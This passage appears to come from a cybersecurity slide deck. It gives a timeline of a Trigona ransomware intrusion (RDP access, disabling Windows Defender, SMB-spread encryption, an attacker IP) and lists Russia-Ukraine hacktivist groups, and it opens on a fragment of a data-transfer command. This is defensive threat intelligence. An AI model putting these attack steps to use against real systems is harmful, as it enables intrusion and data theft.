thread-streams 12 --transfers 12
```

02:12 UTC Command and Control – external RDP to beachhead from new IP 193.106.31.98

02:12 UTC Lateral Movement – RDP to backup server


02:17 UTC Defense Evasion on Share Servers – Various commands to disable Windows Defender

02:22 UTC Impact – Triagona ransomware - build_redacted.exe

- executed on four accessed hosts directly
- SMB connections to other hosts spreading encryption network wide

https://thedfirreport.com/2024/01/29/buzzing-on-christmas-eve-trigona-ransomware-in-3-hours/

Hacktivists



21 FEB2024 Russia Ukraine War CyberTracker #26 – 125 Total Groups

Pro-Ukraine - 44 Groups

- GhostSec – Hack/DDoS
- SecJuice - OSINT
- Belarusian Cyber-Partisans - Ransomware
- BeeHive Cybersecurity – Hack/Sec
- HackenClub - Hack
- studentcyberarmy - DDoS
- CyberPalyanitsa - DDoS
- Cybercossacks- DDoS
- NAFO - Psyops
- Anonsec Italia– Hack/DDoS
- Saint Javelin - Psyops
- Ukrainian Cyber Alliance - Hack
- HimarsDDoS - DDoS
- IT Army of Ukraine – DDoS/Hack
- Cyber Legions – Hack
- Ukrainian Hackers Group – Hack/DDOS
- KT "special CIA Operation – OSINT
- Cyber Anarchy Squad – DDoS/Hack
- FRC Army UA – DDoS
- Cyber Resistance – Hack
- Cybersecs – DDoS
- CyberPolk - Hack
- AltroAnon - DDoS/Hack
- Hack Your Mom - Hack
- International Intelligence Legion - OSINT
- cyber-Regiment - DDoS/Hack
- Twelve - DDoS/Hack
- YourAnonUKRIR - DDoS
- Windef - Hack
- HGH - Hack
- AltroX – DDoS
- Ghostclan – DDoS/Hack
- AnonGhost – DDoS/Hack
- Anonymous Romania – DDoS
- Kromsec – Hack
- NEW ADDITIONS
- Clawritsec – DDoS
- HDR0 – Deface/Hack
- InformNapalm – Infoops
- Blackwolves Team – DDoS
- Kobirg – Infoops/Hack
- Anon Koryos - DDoS
- Ukraine GUR - Hack


Pro-Russia – 81 Groups

- RaHDit - Hack
- Bear IT Amy – DDoS/Infoops
- ZOV cyber army - Hack
- Cyber Front Z - Psyops/Dox
- Info Front VoZzdie – Psyops/Dox
- Cyber Army Russia - DDoS/Hack/Deface
- Legion - DDoS
- Beregini - Hack/DDoS
- NoName057(16) - DDoS
- FRwLteam - Ransomware
- RedHackersAlliance – Hack/DDoS
- Anonymous Russia - DDoS
- Phoenix – DDoS/Deface
- JokerDPR – Hack/Psyops
- DDoSia Project - DDoS
- GhostWriter - Hack
- SandWorm - Hack
- Gamaredon - Hack
- Cadet Blizzard - Hack
- FancyBear/APT28 - Hack
- Turla APT - Hack
- SaintBear/TA471 - Hack
- Calisto Group - Hack
- Russian Hackers Team - DDoS
- Infinity Hackers By – DDoS/Hack
- Anonymous Sudan - DDoS
- Usersec – DDoS
- Zarya legion – DDoS
- 62IX - DDoS
- Net-Worker - DDoS
- Solntsepyok - Hack
- Combatosint - OSINT
- Ember Bear - Hack
- UAC-0099 – Hack
- UAC-0050 – Hack
- Storm-0978 (RomCom) – Hack
- akur.group – DDoS
- Krypton Botnet - DDoS
- Patriot Black Matrix – DDoS
- Zulik Group - DDoS
- Nethunters - DDoS
- Anonymous Central Russia – DDoS /Hack
- Voshod – DDoS
- Sila_ikc – DDoS
- Darkseek - DDoS
- Rubit - DDoS
- Ruddos – DDoS
- Jar2 Zov – DDoS
- Russianbirdsec - DDoS
- Onfpower – DDoS
- BearSpaw – DDoS
- Server Killers – DDoS
- RussiaV2022 – Infoops
- InfoCentre - Infoops
- NEW ADDITIONS
- Fr13nds - DDoS
- Mrakoborecnew - Infoops
- Darkstorm - DDoS
- Pravdanf - Infoops
- Skynet_Botnet (GodZilla) - Botnet
- Istocni_front - DDoS
- Cyber Dragon - DDoS
- We are Legion - DDoS
- Just Evil (Killmilk) – DDoS/Hack
- R00TK1T - Hack
- Kingofversus - DDoS
- Darknet Joker – DDoS/Deface
- Russian Cult Group - DDoS
- Kanehill – DDoS/Deface
- Anonymous Legion - DDoS
- Grafnetworks – DDoS/Hack
- CoupTeam - DDoS
- Killnet 2.0 - DDoS
- Phanonas Cyber Army (PCA) – DDoS/Hack
- Federal Legion - DDoS
- Mistnet (botnet) - Botnet
- CortadorZ - DDoS
- WolframiumZ - Infoops
- Xhinetsha - DDoS
- Angel_anoncent - Infoops
- Robin Hood Cyber – DDoS/Deface
- Skillnet - DDoS
- ClownsNet - DDoS
- Blooder V2 – DDoS
- 22C – DDoS/Deface


Orange = Capability

https://twitter.com/Cyberknow20/status/1760288169952784736

THE CORPORATE CYBER SHIELD




WELCOME TO CYBER SECURITY



